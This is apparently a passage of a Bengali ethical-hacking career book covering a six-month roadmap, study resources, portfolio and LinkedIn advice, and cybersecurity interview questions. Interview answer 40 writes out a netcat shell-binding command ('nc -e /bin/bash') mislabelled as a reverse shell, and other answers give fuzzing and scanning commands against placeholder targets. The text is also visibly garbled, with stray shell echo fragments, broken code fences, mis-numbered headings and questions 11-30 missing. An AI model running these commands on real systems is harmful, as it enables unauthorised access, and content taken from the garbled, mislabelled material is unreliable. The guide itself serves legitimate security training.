ভাই-বন্ধুর মতো বলছি: ২০২৬ সালে ইথিক্যাল হ্যাকার হতে চাও? তাহলে এই রোডম্যাপ তোমার জন্য। আমি সপ্তাহে সপ্তাহে বলে দিচ্ছি কীভাবে ৬ মাসে জব-রেডি হওয়া যায়। শুধু পড়লে হবে না — প্র্যাকটিস করতে হবে!

8৭.১ সহজ কথায় Roadmap

ইথিক্যাল হ্যাকার হতে গেলে কী কী লাগে:

বেসিক স্কিলস:

- লিনাক্স (কমান্ড লাইন পুরোপুরি জানতে হবে)
- নেটওয়ার্কিং (TCP/IP, DNS, HTTP)
- প্রোগ্রামিং (Python + Bash)
- ওয়েব টেকনোলজি (HTML, JS, PHP বেসিক)
- ইংলিশ (ডকুমেন্টেশন পড়ার জন্য)

কোর স্কিলস:

- রিকন (হোস্ট, সাবডোমেইন, এনুমারেশন)
- স্ক্যানিং (nmap, masscan)
- এক্সপ্লয়টেশন (Metasploit, manual)
- ওয়েব ভুলনেবিলাটি (SQLi, XSS, SSRF, RCE)
- প্রিভিলেজ এসকেলেশন (Linux + Windows)
- রিপোর্টিং (সঠিক ডকুমেন্টেশন)

8৭.২ Week-by-Week (6 Month Plan)

প্র্যাকটিস টাস্ক:

1. পোর্ট স্ক্যানার বানাও (socket দিয়ে)
2. HTTP রিকোয়েস্ট পাঠানোর স্ক্রিপ্ট বানাও
3. Subdomain bruteforcer বানাও

"

echo "

সপ্তাহ ৪: ল্যাব সেটআপ + রিভিউ

লক্ষ্য: প্র্যাকটিস এনভায়রনমেন্ট প্রস্তুত

সপ্তাহের কাজ:

- কুইজ ওয়েবসাইট বানাও (DVWA, Juice Shop)
- TryHackMe একাউন্ট খোলো
- HackerOne/Bugcrowd প্রোফাইল সেটআপ
- মিসট করা টপিক রিভিউ করো

"

=====

মাস ২: রিকন এবং স্ক্যানিং (সপ্তাহ ৫-৮)

=====

echo ""

echo "— মাস ২: রিকন ও স্ক্যানিং (Week 5-8) —"

echo "

সপ্তাহ ৫-৬: ফুটপ্রিন্টিং (প্যাসিভ রিকন)

- Google Dorking (site:, filetype:, intitle:)
- Shodan.io সার্চ
- theHarvester – ইমেল এবং সাবডোমেইন
- WHOIS লুকআপ
- DNS enumeration (dig, nslookup)
- OSINT ফ্রেমওয়ার্ক

সপ্তাহ ৭-৮: অ্যাকাটিভ রিকন

- nmap (পূর্ণাঙ্গ): -sC, -sV, -A, -p-, --script
- masscan (হাই-স্পিড স্ক্যান)
- gobuster, ffuf, dirb (ডিরেক্টরি এনুম)
- subfinder, assetfinder (সাবডোমেইন)
- waybackurls, gau (আর্কাইভ ইউআরএল)

প্র্যাকটিস: HTB এর 'Recon' ট্যাগের মেশিন

"

=====

মাস ৩: ওয়েব ভুলনেবিলাটি (সপ্তাহ ৯-১২)

=====

echo ""

echo "— মাস ৩: ওয়েব ভুলনেবিলাটি (Week 9-12) —"

echo "

সপ্তাহ ৯: SQL Injection

- SQLi বেসিক (UNION, Error, Blind)
- sqlmap অটোমেশন
- WAF বাইপাস টেকনিক
- রিসোর্স: PortSwigger SQLi ল্যাব

সপ্তাহ ১০: XSS (Cross-Site Scripting)

- Reflected, Stored, DOM-based
- Cookie stealing পিওসি
- CSP বাইপাস
- রিসোর্স: PortSwigger XSS ল্যাব

সপ্তাহ ১১: অন্যান্য ওয়েব ভুলনেবিলাটি

- IDOR (Insecure Direct Object Reference)
- SSRF (Server-Side Request Forgery)

- RCE (Command Injection)
- File Upload ভুলনোবিলিটি
- LFI/RFI (Local/Remote File Inclusion)

সপ্তাহ ১২: API সিকিউরিটি টেস্টিং

- REST API টেস্টিং
- GraphQL ইন্ট্রাস্পেকশন
- JWT অ্যাটাক
- রিসোর্স: tryhackme.com – API টিউটোরিয়াল

"

```
# =====  
# মাস ৪: এক্সপ্লয়েটেশন (সপ্তাহ ১৩-১৬)  
# =====  
echo ""  
echo "—— মাস ৪: এক্সপ্লয়েটেশন (Week 13-16) ——"
```

```
echo "  
সপ্তাহ ১৩-১৪: মেটা-স্প্লয়েট
```

- msfconsole বেসিক
- exploit/search/payload/encoder
- Meterpreter পোস্ট-এক্সপ্লয়েটেশন
- Resource script অটোমেশন

সপ্তাহ ১৫: ম্যানুয়াল এক্সপ্লয়েটেশন

- searchsploit (Exploit-DB)
- Buffer overflow বেসিক
- Python exploit লেখা
- Shellcode বেসিক

সপ্তাহ ১৬: পাসওয়ার্ড অ্যাটাক

- Hydra (অনলাইন ব্রুটফোর্স)
- John the Ripper (অফলাইন ব্র্যাক)
- Hashcat (GPU ব্র্যাকিং)
- Wordlist তৈরি (crunch, cupp)

"

```
# =====  
# মাস ৫: প্রিভিলেজ এসকেলেশন + পোস্ট-এক্সপ্লয়েটেশন  
# =====  
echo ""  
echo "—— মাস ৫: প্রিভ এসকেলেশন (Week 17-20) ——"
```

```
echo "  
সপ্তাহ ১৭-১৮: লিনাক্স প্রিভিলেজ এসকেলেশন
```

- Kernel exploit (CVE চেক)
- SUID misconfiguration
- Sudo privilege
- Cron jobs
- Docker/LXC escape
- লিনাক্স প্রিভ এসকেলেশন চেকলিস্ট

সপ্তাহ ১৯-২০: উইন্ডোজ প্রিভিলেজ এসকেলেশন

- Token manipulation
 - Service misconfiguration
 - DLL hijacking
 - AlwaysInstallElevated
 - UAC bypass
- সপ্তাহ ২০: পোস্ট-এক্সপ্লয়েটেশন ল্যাব

"

```
# =====  
# মাস ৬: ক্যারিয়ার প্রিপারেশন (সপ্তাহ ২১-২৪)  
# =====  
echo ""
```

echo "— মাস ৬: ক্যারিয়ার (Week 21-24) —"

echo "

সপ্তাহ ২১-২২: সার্টিফিকেশন

- CompTIA Security+ (বেসিক)
- CEH (ইসি কাউন্সিল)
- PNPT (TCM Security – প্র্যাকটিক্যাল)
- OSCP (অফেনসিভ সিকিউরিটি – অ্যাডভান্সড)

বাংলাদেশে ভালো চাকরির জন্য:

→ CEH বেশি চাওয়া হয়

→ OSCP দিলে সিনিয়র লেভেলের চাকরি সহজে পাওয়া যায়

সপ্তাহ ২৩: পোর্টফোলিও বানানো

- GitHub – হোমল্যাব স্ক্রিপ্ট, টুলস, রাইট-আপ
- LinkedIn অপটিমাইজেশন
- রাইট-আপ লেখো (Medium/dev.to)
- CVE পেতে চেষ্টা করো

সপ্তাহ ২৪: জব অ্যাপ্লাই

- রিজিউমি আপডেট
- Mock ইন্টারভিউ
- বাংলাদেশের কোম্পানিতে অ্যাপ্লাই
- Bug Bounty শুরু

"

৪৭.৩ Resources: বই, YouTube, Platform

বই

বই	লেখক	লেভেল	কেন পড়বে
The Web Application Hacker's Handbook	Stuttard & Pinto	ইন্টারমিডিয়েট	ওয়েব হ্যাকিংয়ের বাইবেল
Penetration Testing: A Hands-On Introduction	Georgia Weidman	বিগিনার	প্র্যাকটিক্যাল হ্যান্ডবুক
Linux Basics for Hackers	OccupyTheWeb	বিগিনার	লিনাক্স শেখার জন্য সেরা
The Hacker Playbook 3	Peter Kim	ইন্টারমিডিয়েট	রিমেল-ওয়ার্ল্ড পেন্টেস্ট
Red Team Field Manual	Ben Clark	অ্যাডভান্সড	কুইক রেফারেন্স
Blue Team Handbook	Don Murdoch	সব	ডিফেন্স শিখতে

YouTube চ্যানেল


```

echo "=== ইউটিউব চ্যানেল (সাজানো গুরুত্ব অনুযায়ী) ==="
echo ""
echo "বিগিনার লেভেল:"
echo "  1. NetworkChuck – সবচেয়ে ফানি, বিগিনার ফ্রেন্ডলি"
echo "  2. John Hammond – CTF, ম্যালওয়্যার এনালাইসিস"
echo "  3. IppSec – HTB মেশিন ওয়াকথ্রু (বেস্ট!)"
echo "  4. The Cyber Mentor – PNPT কোর্স, রিয়েল ওয়ার্ল্ড"
echo ""
echo "ইন্টারমিডিয়েট লেভেল:"
echo "  5. LiveOverflow – বাইনারি এক্সপ্লোরেশন"
echo "  6. STÖK – Bug Bounty ফোকাসড"
echo "  7. InsiderPhD – Bug Bounty, ভুলনেবিগিটি ডিসকভারি"
echo "  8. NahamSec – Bug Bounty টেকনিক"
echo ""
echo "অ্যাডভান্সড লেভেল:"
echo "  9. 0xdf – HTB রাইট-আপ, ডিটেইলড"
echo "  10. Rana Khalil – PortSwigger ল্যাব সলিউশন"
echo "  11. HackerSploit – পেনেট্রেশন"
echo "  12. Seytonic – হার্ডওয়্যার হ্যাকিং"

```

প্ল্যাটফর্ম

প্ল্যাটফর্ম	টাইপ	মূল্য	সেরা ফিচার
TryHackMe	লার্নিং	ফ্রি/প্রিমিয়াম (\$10/মাস)	গাইডেড লার্নিং পথ
HackTheBox	চ্যালেঞ্জ	ফ্রি/ভিআইপি (\$20/মাস)	রিয়েল-ওয়ার্ল্ড মেশিন
PortSwigger Web Security Academy	ওয়েব ল্যাব	১০০% ফ্রি	সবচেয়ে বিস্তারিত ওয়েব ল্যাব
PentesterLab	লার্নিং	\$20/মাস	প্রোগ্রেসিভ লার্নিং
VulnHub	ভিএম	১০০% ফ্রি	অফলাইন চ্যালেঞ্জ
RangeForce	সিমুলেশন	ফ্রি/পেইড	ব্লু টিম ট্রেনিং
LetsDefend	ডিফেন্স	ফ্রি/পেইড	সক ট্রেনিং

৪৭.৪ Portfolio: GitHub, CVE Report, Writeups

GitHub প্রোফাইল

```
# =====
# হ্যাংকিং পোর্টফোলিও – গিটহাব স্ট্রাকচার
# =====

echo "=== গিটহাব প্রোফাইল === "
echo ""

echo "README.md (প্রোফাইলে পিন করো):"
cat << 'EOF'
# Hi there, I'm [তোমার নাম] 🙋

## 🔥 Ethical Hacker | Pentester | CTF Player

### 🛠️ টুলস এবং স্কিলস
- **রিকন:** nmap, masscan, subfinder, amass
- **ওয়েব:** Burp Suite, sqlmap, dirb, ffuf
- **এক্সপ্লয়েট:** Metasploit, python exploit dev
- **প্রিভ এসকেলেশন:** Linux/Windows PE

### 📁 পোর্টফোলিও প্রকল্পসমূহ
- [AutoRecon](link) – রিকন অটোমেশন স্ক্রিপ্ট
- [CTF-Writeups](link) – সিটিএফ সলিউশন
- [Pentest-Checklist](link) – পেন্টেস্ট চেকলিস্ট

### 🏆 সাফল্য
- CVE-2026-XXXX (বাগ রিপোর্ট)
- HTB: অ্যাক্টিভ ইউজার, টপ %৫
- HackerOne: ৫টি ভ্যালিড রিপোর্ট

### 📜 সার্টিফিকেশন
- CEH (২০২৬)
- PNPT (২০২৬)
- CompTIA Security+ (২০২৬)

<!-- ভিজিটর কাউন্ট -->

EOF

echo ""
echo "=== গিটহাবে কী কী থাকবে ==="
echo ""
echo "১. AutoRecon – তোমার নিজের টুল (স্টার বেশি পাবে)"
echo "   → bash/python/php, যেকোনো ভাষায়"
echo "   → ডকুমেন্টেশন ভালো করে লেখো"
echo ""
echo "২. CTF-Writeups – সিটিএফ সমাধান"
echo "   → ফোর্ন্সার ভিত্তিক (HTB, THM, VulnHub)"
echo "   → প্রতিটা সলিউশনে ডিটেইলড ব্যাখ্যা"
echo ""
echo "৩. Pentest-Checklist"
echo "   → চেকলিস্ট স্টাইলে (নতুনদের জন্য)"
echo ""
echo "৪. Homelab-Setup"
echo "   → তোমার হোমল্যাব কনফিগ ফাইল"
echo "   → Vagrantfile, Dockerfile"
echo ""
echo "৫. OSCP-Notes"
echo "   → তোমার পড়া নোটস (পাবলিক করো)"
```

CVE রিপোর্ট

CVE (Common Vulnerabilities and Exposures) পাওয়া মানে তুমি আসলেই কিছু খুঁজে পেয়েছো। এটা তোমার পোর্টফোলিওর জন্য সোনার ডিম!

```
# CVE পাওয়ার স্টেপ
echo "=== CVE পাওয়ার গাইড ==="
echo ""
echo "স্টেপ ১: ভুলনেবিলাটি খোঁজো"
echo "  → ওপেন সোর্স প্রজেক্ট চেক করো"
echo "  → WordPress প্লাগিন/থিম চেক করো"
echo "  → npm/pip প্যাকেজ চেক করো"
echo ""
echo "স্টেপ ২: প্রফ অফ কনসেপ্ট লেখো"
echo "  → পাইথন/ bash স্ক্রিপ্ট"
echo "  → ভিডিও ডেমো (ঐচ্ছিক)"
echo ""
echo "স্টেপ ৩: মেইনটেইনারকে রিপোর্ট করো"
echo "  → ইমেল/গিটহাব ইস্যু"
echo "  → ৪৫-৯০ দিন অপেক্ষা করো"
echo ""
echo "স্টেপ ৪: MITRE-তে CVE রিকোয়েস্ট করো"
echo "  → https://cve.mitre.org/cve/request_id.html"
echo "  → অথবা ডিরেক্ট: CVE Program"
echo ""
echo "স্টেপ ৫: পাবলিশ করো"
echo "  → আপনার ব্লগ/মিডিয়ামে"
echo "  → Twitter/LinkedIn এ শেয়ার করো"
```

Writeup আপলোড করার সাইট

১. GitHub (তোমার নিজের সাইট) – বেস্ট অপশন
২. Medium – বেশি রিচ পাবে
৩. Dev.to – টেক কমিউনিটি
৪. Hashnode – ডেভেলপার ফোকাসড
৫. আপনার নিজের ব্লগ – ওয়ার্ডপ্রেস/গিটহাব পেজ

৪৭.৫ LinkedIn Profile Optimization

```

echo "=== লিংকডইন প্রোফাইল অপটিমাইজেশন ==="
echo ""

echo "হেডার ইমেজ: হ্যাকিং থিম (কালি লিনাক্স ওয়ালপেপার)"
echo ""

echo "হেডলাইন (শিরোনাম) – সবচেয়ে গুরুত্বপূর্ণ!"
echo "  খারাপ: 'Student' – ❌"
echo "  ভালো: 'Ethical Hacker | Pentester | CEH | OSCP | Web Security Researcher'"
echo ""

echo "সারাংশ (About Section):"
cat << 'EOF'
Ethical Hacker with 2+ years of experience in web application security.
I specialize in:
  ♦ Web Application Penetration Testing
  ♦ Network Security Assessment
  ♦ Bug Bounty Hunting

🏆 CVE-2026-XXXX – Discovered critical vulnerability in X
🏆 Top %5 on HackTheBox
🏆 10+ validated reports on HackerOne

I believe in sharing knowledge – check my GitHub for tools and writeups!

🔗 GitHub: github.com/yourhandle
✉ Email: your.email@domain.com
EOF

echo ""
echo "এক্সপেরিয়েন্স সেকশন:"
echo "  → Bug Bounty (self-employed) – current"
echo "  → Freelance Pentester"
echo "  → Internship at a cybersecurity firm"
echo ""

echo "সার্টিফিকেশন সেকশন:"
echo "  → CEH (সার্টি নম্বর দিয়ে)"
echo "  → PNPT (TCM Security)"
echo "  → Security+ (CompTIA)"
echo "  → HTB CBBH (যদি থাকে)"
echo ""

echo "প্রকল্প সেকশন:"
echo "  → AutoRecon টুল (লিংক)"
echo "  → CTF Writeups (লিংক)"
echo "  → CVE Research (লিংক)"
echo ""

echo "লিংকডইন টিপস:"
echo "  ✅ #0pentowork ব্যাজ অন করো"
echo "  ✅ ক্রিয়েটর মোড অন করো (নলেজ শেয়ারিং)"
echo "  ✅ সপ্তাহে ১ বার সিকিউরিটি নিয়ে পোস্ট দাও"
echo "  ✅ IppSec, STÖK, NetworkChuck কে ফলো করো"
echo "  ✅ কमेंটস করো – ভিজিবিলাটি বাড়বে"

```

৪৭.৬ ল্যাব এক্সারসাইজ

সপ্তাহ	টাস্ক	ডেডলাইন
১	কালি লিনাক্স ইন্সটল + বেসিক ৫০ কমান্ড শেখো	৭ দিন
২	লিনাক্স বেসিক শেষ + Wireshark চালানো শেখো	৭ দিন
৪	হোমল্যাব তৈরি (DVWA + Metasploitable)	৭ দিন
৮	৫টা HTB মেশিন সলভ করো (ইজি)	১৪ দিন

সপ্তাহ	টাস্ক	ডেডলাইন
১২	PortSwigger ল্যাব (SQLi + XSS, সবগুলো)	১৪ দিন
১৬	৩টা মিডিয়াম HTB মেশিন	১৪ দিন
২০	প্রথম CVE/Bug Bounty রিপোর্ট	১৪ দিন
২৪	পূর্ণাঙ্গ পোর্টফোলিও তৈরি + জব অ্যাপ্লাই	৭ দিন

৪৭.৭ মনে রাখো

বিষয়	কী মনে রাখবে
Consistency > Intensity	প্রতিদিন ২ ঘণ্টা — ৬ মাসে মাস্টার
Practice > Theory	৮০% প্র্যাকটিস, ২০% থিওরি
Learn by doing	নিজে টুল বানাও, টিউটোরিয়াল শুধু দেখলে হবে না
Community	ডিসকর্ড, রেডডিট, টেলিগ্রাম গ্রুপে জয়েন করো
Certifications	CEH (বাংলাদেশে চাকরি), OSCP (গ্লোবাল)
GitHub	তোমার পোর্টফোলিও — আপডেট রাখো
LinkedIn	নেটওয়ার্কিং — পোস্ট দাও, ভিজিবিলাটি বাড়াও
English	ডকুমেন্টেশন রিডিং + রিপোর্ট লেখার জন্য দরকার

ভাই-বন্ধুর টিপস: এই রোডম্যাপ ফলো করলে ৬ মাসে তুমি জব-রেডি হবে। কিন্তু শুনো — শুধু পড়লে হবে না। প্রতিদিন টার্মিনাল ওপেন করো। প্রতিদিন অন্তত ১টা কমান্ড টাইপ করো। আর হ্যাঁ, আটকে গেলে হাল ছাড়া না — Google আর ChatGPT তোমার বেস্ট ফ্রেন্ড!

অধ্যায় 48: interview prep

অধ্যায় ৪৮: Interview Preparation

ভাই-বন্ধুর মতো বলছি: ইন্টারভিউ ভয় লাগে? একদম লাগবে না! আমি তোমাকে টপ ৫০টি প্রশ্ন আর উত্তর দিচ্ছি, টেকনিকাল রাউন্ড কীভাবে দেবে, আর বাংলাদেশে কোথায় চাকরি পাবে — সব। তুমি শুধু প্র্যাকটিস করো।

৪৮.১ সহজ কথায় Interview Preparation

সাইবার সিকিউরিটি ইন্টারভিউ সাধারণত ৩ ভাগে বিভক্ত:

১. HR Round – তোমার সম্পর্কে, কেন এই ফিল্ড, salary expectation ২. Technical Round – টেকনিক্যাল কুইজ, এক্সপ্লিকিটেশন ডেমো ৩. Practical Round – লাইভ ল্যাব, সিনারিও বেসড প্রশ্ন

৪৮.২ Top 50 Interview Q&A

নেটওয়ার্কিং সেকশন (প্রশ্ন ১-১০)

প্রশ্ন ১: TCP 3-way handshake কীভাবে কাজ করে?

উত্তর: 1. SYN — ক্লায়েন্ট সার্ভারকে SYN পাঠায় (হ্যাঁলো বলতে চায়) 2. SYN-ACK — সার্ভার SYN-ACK রেসপন্স দেয় (বলতে পারে, কানেক্ট হতে পারো) 3. ACK — ক্লায়েন্ট ACK পাঠায় (কানেকশন এস্টাবলিশড)

এটাকে TCP থ্রি-ওয়ে হ্যান্ডশেক বলে। প্রতিটি কানেকশন শুরুতে এই তিন স্টেপ হয়।

প্রশ্ন ২: OSI মডেলের ৭ লেয়ার কী কী?

উত্তর: মনে রাখার ট্রিক: **Please Do Not Throw Sausage Pizza Away**

লেয়ার	নাম	কাজ
৭	Application	HTTP, FTP, SMTP
৬	Presentation	এনক্রিপশন/ডিকম্প্রেশন
৫	Session	সেশন ম্যানেজমেন্ট
৪	Transport	TCP/UDP
৩	Network	IP রাউটিং
২	Data Link	MAC অ্যাড্রেস, সুইচ
১	Physical	কেবল, সিগন্যাল

প্রশ্ন ৩: TCP আর UDP এর পার্থক্য কী?

উত্তর: - TCP: কানেকশন-ওরিয়েন্টেড, রিলায়েবল, ডেটা অর্ডার ফলো করে। ওয়েব ব্রাউজিং, ইমেইল-এর জন্য। - UDP: কানেকশনলেস, ফাস্ট, কিন্তু ডেটা লস হতে পারে। ভিডিও স্ট্রিমিং, ডিএনএস, ভয়েস কল-এর জন্য।

প্রশ্ন ৪: পোর্ট ৮০, ৪৪৩, ২২, ২১, ৩৩০৬ এর সার্ভিস কী?

উত্তর: - ৮০: HTTP (ওয়েব) - ৪৪৩: HTTPS (সিকিউর ওয়েব) - ২২: SSH (সিকিউর শেল) - ২১: FTP (ফাইল ট্রান্সফার) - ৩৩০৬: MySQL (ডাটাবেস)

প্রশ্ন ৫: DNS রেজোলিউশন কীভাবে কাজ করে?

উত্তর: ব্রাউজার → ক্যাশে চেক → hosts ফাইল চেক → DNS রিজলভার → রুট DNS → টিএলডি DNS → অথরিটেটিভ DNS → আইপি রিটার্ন। পুরো প্রক্রিয়াটা মিলিসেকেন্ডে ঘটে!

প্রশ্ন ৬: সাবনেট মাস্ক আর CIDR কী?

উত্তর: সাবনেট মাস্ক নেটওয়ার্কের সাইজ নির্ধারণ করে। CIDR হলো /২৪, /১৬ ইত্যাদি। /২৪ = ২৫৫.২৫৫.২৫৫.০ = ২৫৬টি আইপি (২৫৪ ইউজিবল)

প্রশ্ন ৭: ফায়ারওয়ালের টাইপ কী কী?

উত্তর: - প্যাকেট ফিল্টারিং ফায়ারওয়াল (স্ট্যাটেলস) - স্টেটফুল ফায়ারওয়াল - অ্যাপ্লিকেশন লেয়ার ফায়ারওয়াল (WAF) - নেটওয়ার্ক-জেনারেশন ফায়ারওয়াল (NGFW)

প্রশ্ন ৮: UDP ফ্লাড অ্যাটাক কী?

উত্তর: অ্যাটাকার প্রচুর UDP প্যাকেট র্যান্ডম পোর্টে পাঠায়। সার্ভার চেক করে কোন সার্ভিস নেই → ICMP Unreachable পাঠায়। অ্যাটাকার এর আইপি স্পুফ করে ভিক্টিমের আইপি দিয়ে। ফলে ভিক্টিম সব ICMP প্যাকেট পায় — ডিনায়াল অফ সার্ভিস।

প্রশ্ন ৯: ARP পয়জনিং কী?

উত্তর: ARP পয়জনিং (ARP Spoofing)। অ্যাটাকার লোকাল নেটওয়ার্কে ফেইক ARP রিপ্লাই পাঠায়, নিজের MAC কে গেটওয়ে বা অন্য হোস্ট বলে দাবি করে। ম্যান-ইন-দ্য-মিডল অ্যাটাক করা যায়।

প্রশ্ন ১০: IDS আর IPS এর পার্থক্য কী?

উত্তর: IDS (Intrusion Detection System) — শুধু ডিটেক্ট করে, এলার্ম দেয়। IPS (Intrusion Prevention System) — ডিটেক্ট করে + ব্লক করে। IPS ইনলাইনে থাকে।

টুলস সেকশন (প্রশ্ন ৩১-৪০)

প্রশ্ন ৩১: nmap-এ -sC, -sV, -A, -T4, -p- এর অর্থ কী?

উত্তর: - -sC: ডিফল্ট স্ক্রিপ্ট চালায় - -sV: সার্ভিস ভার্সন ডিটেক্ট - -A: অ্যাগ্রেসিভ (ওএস + ভার্সন + স্ক্রিপ্ট + ট্রেসরুট) - -T4: টাইমিং টেমপ্লেট (ফাস্ট) - -p-: অল ৬৫৫৩৫ পোর্ট স্ক্যান

প্রশ্ন ৩২: Burp Suite-এর Proxy, Repeater, Intruder, Decoder এর কাজ কী?

উত্তর: - Proxy: ইন্টারসেপ্ট করে রিকোয়েস্ট/রেসপন্স মডিফাই - Repeater: একই রিকোয়েস্ট বারবার পাঠানো (ম্যানুয়াল টেস্টিং) - Intruder: অটোমেটেড পেলোড টেস্টিং (ক্রুটফোর্স/ফাজিং) - Decoder: ডিকোড/এনকোড (base64, hex, url)

প্রশ্ন ৩৩: Metasploit-এ exploit, payload, encoder, listener এর পার্থক্য?

উত্তর: - Exploit: ভুলনেবিলিটি ট্রিগার করে - Payload: এক্সপ্লয়েট সফল হলে যা চালায় (reverse shell, bind shell) - Encoder: পেলোড এনকোড করে (AV/IDS বাইপাস) - Listener: রিভার্স কানেকশন শোনার জন্য

প্রশ্ন ৩৪: Hydra আর John the Ripper-এর পার্থক্য কী?

উত্তর: Hydra = অনলাইন ক্রুটফোর্স (লাইভ সার্ভারে)। John = অফলাইন হ্যাশ ক্র্যাকিং (হ্যাশ ফাইল নিয়ে লোকালি ক্র্যাক)।

প্রশ্ন ৩৫: Wireshark-এ 'follow TCP stream' কী কাজে লাগে?

উত্তর: TCP স্ট্রিমে ক্লায়েন্ট-সার্ভারের সম্পূর্ণ কমিউনিকেশন দেখায়। পাসওয়ার্ড, কুকি, ডেটা — সবই দেখা যায়। ফরেনসিক্সে খুবই গুরুত্বপূর্ণ।

প্রশ্ন ৩৬: sqlmap-এ --batch, --dbms, --dump, -D, -T ফ্ল্যাগগুলোর অর্থ?

উত্তর: --batch: ডিফল্ট অপশন সিলেক্ট করে (অটো) - --dbms: ডাটাবেস টাইপ বলে দেয় (mysql/mssql/oracle) - --dump: পুরো টেবিল ডাম্প - -D: ডাটাবেস সিলেক্ট - -T: টেবিল সিলেক্ট

প্রশ্ন ৩৭: GOBuster আর dirb-এর পার্থক্য কী?

উত্তর: dirb পুরনো, ধীর। gobuster ফাস্ট, থ্রেডেড। gobuster-এ dir + dns + fuzz মোড আছে।

প্রশ্ন ৩৮: Hashcat আর John-এর মধ্যে কোনটা বেটার?

উত্তর: Hashcat GPU ব্যবহার করে — অনেক ফাস্ট (বিলিয়ন হ্যাশ/সেকেন্ড)। John CPU ব্যবহার করে — ধীর। Hashcat বেটার যখন বড় ওয়ার্ডলিস্ট + GPU থাকে।

প্রশ্ন ৩৯: ffuf-এর বেসিক ইউসেজ কী?

উত্তর: `'\Qash`

ডিরেক্টরি ফাজিং

`ffuf -u http://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt`

সাবডোমেইন ফাজিং

`ffuf -u http://FUZZ.target.com -w subdomains.txt`

প্যারামিটার ফাজিং

`ffuf -u http://target.com/page?FUZZ=test -w params.txt``

প্রশ্ন ৪০: Netcat (nc) এর ৫টি ব্যবহার কী?

উত্তর: 1. পোর্ট স্ক্যানিং: `nc -zv target.com 1-1000` 2. বিনার গ্র্যাভিং: `nc -v target.com 80` 3. ফাইল ট্রান্সফার (সেন্ডার): `cat file | nc -l -p 4444` 4. ফাইল ট্রান্সফার (রিসিভার): `nc target.com 4444 > file` 5. রিভার্স শেল: `nc -e /bin/bash -l -p 4444`

জেনারেল সিকিউরিটি সেকশন (প্রশ্ন ৪১-৫০)

প্রশ্ন ৪১: পেন্টেস্টিং মেথডোলজি — PTES বা OWASP কী?

উত্তর: PTES (Penetration Testing Execution Standard): 1. Pre-engagement 2. Intelligence Gathering 3. Threat Modeling 4. Vulnerability Analysis 5. Exploitation 6. Post-Exploitation 7. Reporting

OWASP Testing Guide — ওয়েব অ্যাপ্লিকেশনের জন্য বিশেষায়িত।

প্রশ্ন ৪২: Black box, White box, Grey box পেন্টেস্টার পার্থক্য কী?

উত্তর: - Black box: কোন ইনফো নেই — বাইরে থেকে অ্যাটাক - White box: সোর্স কোড, সার্ভার অ্যাক্সেস সব আছে - Grey box: লিমিটেড ইনফো (যেমন ইউজার অ্যাক্সেস)

প্রশ্ন ৪৩: CVSS স্কোর কীভাবে বুঝবে?

উত্তর: CVSS = Common Vulnerability Scoring System - ০.০: None - ০.১-৩.৯: Low - ৪.০-৬.৯: Medium - ৭.০-৮.৯: High - ৯.০-১০.০: Critical

প্রশ্ন ৪৪: OWASP Top 10 ২০২১ কোনগুলো?

উত্তর: 1. Broken Access Control 2. Cryptographic Failures 3. Injection 4. Insecure Design 5. Security Misconfiguration 6. Vulnerable Components 7. Auth Failures 8. Data Integrity Failures 9. Logging Failures 10. SSRF

প্রশ্ন ৪৫: বুফার ওভারফ্লো কীভাবে কাজ করে?

উত্তর: প্রোগ্রাম বাফারে বেশি ডেটা লেখা হয় → স্ট্যাকের রিটার্ন অ্যাড্রেস ওভাররাইট হয় → অ্যাটাকার রিটার্ন অ্যাড্রেস নিজের শেলকোডে পয়েন্ট করায় → প্রোগ্রাম শেলকোড এক্সিকিউট করে।

প্রটেকশন: ASLR, DEP/NX, Stack Canary

প্রশ্ন ৪৬: সিমেন্ট্রিক আর অ্যাসিমেন্ট্রিক এনক্রিপশনের পার্থক্য কী?

উত্তর: - সিমেন্ট্রিক: একই কী এনক্রিপ্ট এবং ডিক্রিপ্ট (AES, DES)। ফাস্ট। - অ্যাসিমেন্ট্রিক: পাবলিক কী এনক্রিপ্ট, প্রাইভেট কী ডিক্রিপ্ট (RSA, ECC)। ধীর কিন্তু সিকিউর।

প্রশ্ন ৪৭: হ্যাশ আর এনক্রিপশনের পার্থক্য কী?

উত্তর: - হ্যাশ: ওয়ান-ওয়ে ফাংশন। ডিক্রিপ্ট করা যায় না। পাসওয়ার্ড স্টোর করার জন্য। - এনক্রিপশন: টু-ওয়ে। ডিক্রিপ্ট করা যায়। ডেটা ট্রান্সমিট করার জন্য।

প্রশ্ন ৪৮: Zero-day ভুলনেবিলিটি কী?

উত্তর: যে ভুলনেবিলিটির জন্য এখনো কোন প্যাচ নেই, এবং ভেন্ডর জানে না। সবচেয়ে বিপজ্জনক। জিরো-ডে এক্সপ্লয়েট খুব দামি (৳ - ৳)।

প্রশ্ন ৪৯: সোশ্যাল ইঞ্জিনিয়ারিং কী কী টেকনিক আছে?

উত্তর: - Phishing: ইমেইলের মাধ্যমে - Spear Phishing: নির্দিষ্ট ব্যক্তিকে টার্গেট করে - Vishing: ফোন কলের মাধ্যমে - Smishing: এসএমএসের মাধ্যমে - Tailgating: ফিজিক্যাল অ্যাক্সেস - Baiting: ইউএসবি ড্রপ - Pretexting: ফেইক সিনারিও তৈরি

প্রশ্ন ৫০: তুমি কেন এই কোম্পানিতে জয়ন করতে চাও?

উত্তর: (এটা তোমার নিজের মতো করে বলবে। একটি নমুনা:) "আমি আপনার কোম্পানির সিকিউরিটি টিমের কাজ দেখে মুগ্ধ। বিশেষ করে আপনার বাগ বাউন্টি প্রোগ্রাম এবং ওপেন সোর্স কন্ট্রিবিউশন আমাকে অনুপ্রাণিত করে। আমি আমার পেন্টেস্টিং স্কিল দিয়ে আপনার কোম্পানির সিস্টেম আরও সুরক্ষিত করতে চাই। এবং আমি জানি আপনার টিম থেকে আমি অনেক কিছু শিখতে পারবো।"

৪৮.৩ Technical Round কীভাবে দেবে

টেকনিক্যাল রাউন্ডের প্রস্তুতি

Hash

টেকনিক্যাল রাউন্ডে যা যা আসতে পারে:

১. কুইজ স্টাইল (প্রশ্ন-উত্তর)

২. লাইভ ল্যাব (VM দিয়ে)

৩. হোয়াইটবোর্ড এক্সপ্লেনেশন

৪. টুল ডেমোনস্ট্রেশন

৫. সিনারিও বেসড (কী করবে যদি...)

